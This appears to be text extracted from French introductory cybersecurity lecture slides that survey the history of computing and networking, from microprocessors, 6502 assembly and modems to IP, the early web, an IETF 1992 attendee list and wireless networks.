


Introduction à la Cyber Sécurité



<https://perso.telecom-paristech.fr/urien/cours.html>

Le Monde Numérique

- ✚ The Manuscript Age
 - *De bello Gallico*, Gaius Julius Caesar, 50 BCE
- ✚ The Printing Age
 - Johannes Gutenberg, 1440
- ✚ The Connected Age
 - 20st century
 - Anytime, Anywhere




How to you know that a thing is the thing you believe it is ?



- ✚ Hardware Integrity
- ✚ Software Integrity





Jackson Pollock, *26A Black and white*, 1948

Attaque et Défense



Les certifications ont une durée de vie
limitée à quelques années


- ✚ Une attaque A_i sur un produit a une probabilité p_i
- ✚ On évalue le cout d'une attaque C_i
- ✚ N attaques sont possibles
- ✚ Le cout moyen C est donc $\sum p_i C_i$
- ✚ Plusieurs approches en fonction du coût d'une attaque A_i
 - Ne pas modifier le produit
 - Faire un correctif qui élimine l'attaque A_i ($p_i=0$), et augmenter le prix du produit
 - Ne pas modifier le produit mais intégrer une assurance dans le prix

Un rapide historique

Applications distribuées


- ✚ Une application distribuée est un ensemble d'entités logicielles, logiquement autonomes, qui produisent, consomment et échangent des informations
 - $OUT_i = PROG(IN_i)$
- ✚ Dans un premier temps les composants logiciels des applications étaient logés dans un même système informatique, constituant de fait leur média de communication (parfois dénommé *gluware*).
 - Le bus système permet le transfert des informations stockées en mémoire, les modules logiciels sont réalisés par des processus gérés par le système d'exploitation.
 - La sécurité est uniquement dépendante des caractéristiques du système d'exploitation, par exemple en terme de gestion des droits utilisateurs, ou d'isolement des processus.






Principe d'architecture d'un microprocesseur

Micro Programme μP
Micro Instruction μI
Mémoire Finie
Saut (Jump)




Intel 4004 1971

Intel 4004 Architecture



RISC: AVR




Terminator, 1984, camera of robot T-800 Model-101

Cyber Physical System


```
8 .....
9
10          ORG   $4888
11 A1      =    $3C
12 A2      =    $3E
13 A4      =    $42
14 AUXMOVE =    $C311
15
16 .....
17 • SETUP - move data for VTOC
18 • and catalog to auxmem at
19 • $888-B3FF (pseudo trk 11
20 • 8-3)
21 .....
22 SETUP   LDA   #<VTOC
23         STA  A1
24         LDA  #>VTOC
25         STA  A1+1
26         LDA  #<END
27         STA  A2
28         LDA  #>END
29         STA  A2+1
30         LDA  #888
31         STA  A4
32         LDA  #888
33         STA  A4+1
34         SEC
35         JMP  AUXMOVE
36
```



Instructions assembleur 6502 (APPLE II)



Harward



Van Neumann

L'âge des MODEMS




- ✚ Dans une deuxième période l'application distribuée est répartie entre plusieurs systèmes informatiques reliés entre eux par des liens de communications supposés sûres (c'est à dire qu'il est difficile d'enregistrer ou de modifier l'information transmise) tels que modems ou liaisons spécialisées (X25, RNIS ...).
- ✚ Nous remarquerons à ce propos qu'il est possible de sécuriser une liaison de type point à point par un dispositif matériel de chiffrement.



Front End Processor (FEP)




IBM360 65-80



Internet Protocol



- ✚ Enfin l'émergence de la toile d'araignée mondiale a permis de concevoir des systèmes distribués à l'échelle planétaire, les composants logiciels sont répartis sur des systèmes informatiques hétéroclites, le réseau n'est pas sûr, le nombre d'utilisateurs est important.
- ✚ D'abord absente des premières spécifications de, la sécurité de l'Internet (*Security Architecture for the Internet Protocol*, RFC 825, 1995) puis du WEB (*Secure Socket Layer*, SSL 3.0, 1996), devient un paramètre critique et tente de concilier des contraintes a priori antinomiques telles que, nécessité économique d'utiliser Internet, et impérative résistance au piratage informatique ou à l'espionnage.



Poster de Tim Berners-Lee à la conférence ACM Hypertext 91



IETF 23, San Diego, CA, USA

March 1992

ACKNOWLEDGEMENTS

The Twenty-Third Internet Engineering Task Force was held in San Diego, California during the week of March 16th and boasted an unprecedented 530 attendees. Access to the Internet was provided through the Local Host, San Diego Supercomputer Center, and a number of local vendors. E. Paul Love, Jr. arranged for the setup of the Terminal Room and was assisted in that endeavor by Hans-Werner Braun, Bilal Chinoy, Don Doering, Jay Dombrowski, Kevin Fall, Richard Gallup, and several others. We wish to thank Paul and the others for the long hours and hard work which resulted in a terrific Terminal Room. Recognition should also be extended to the following organizations for their generous contributions:

Pacific Bell	T1 link
Helfrich Co. and Verilink	CSU/DSU pair for link
CERFnet	cisco Routers; Internet Link
Digital Equipment	Workstation plus X-Terms
Sun	Workstations
Hewlett-Packard	Workstations plus X-Terms

CURRENT MEETING REPORT

Minutes of the MIME to MHS Mapping BOF (MIMEMHS)


Report not submitted. Refer to Area Report for a brief summary.

Attendees

Harald Alvestrand	harald.alvestrand@delab.sintef.no
Tim Berners-Lee	timbl@info.cern.ch
Ronald Broersma	ron@nosc.mil
Erik Fair	fair@apple.com
Jill Foster	jill.foster@newcastle.ac.uk
James Galvin	galvin@tis.com
Jisoo Geiter	geiter@gateway.mitre.org
Terry Gray	gray@cac.washington.edu
Steve Hardcastle-Kille	s.kille@cs.ucl.ac.uk
Erik Huizer	huizer@surfnet.nl
Kevin Jordan	kej@udev.cdc.com
Jim Knowles	jknowles@binky.arc.nasa.gov
Walter Lazear	lazear@gateway.mitre.org
Larry Masinter	masinter@parc.xerox.com
Daniel Molinelli	moline@gumby.dsd.trw.com
Keith Moore	moore@cs.utk.edu
Emmanuel Pasetes	ekp@enlil.premenos.sf.ca.us
Marshall Rose	mrose@dbc.mtview.ca.us
Michael St. Johns	stjohns@umd5.umd.edu
Einar Stefferud	stef@nma.com
Steve Thompson	sjt@gateway.ssw.com
Gregory Vaudreuil	gvaudre@nri.reston.va.us


Ubiquitous Networks

- ✚ La dernière révolution des communications s'appuie sur les technologies de réseaux IP sans fil, tels que Wi-Fi ou WiMAX.
- ✚ Les liens filaires symboles d'une connectivité volontaire et contrôlée s'estompent, l'infrastructure du réseau devient diffuse et invisible. Un nouveau besoin de sécurité s'affirme, le contrôle des accès réseaux.



Petite Histoire de GOOGLE

Une société fondée en 1998 par Larry Page
et Sergeev Brin




Vers le Data Center...

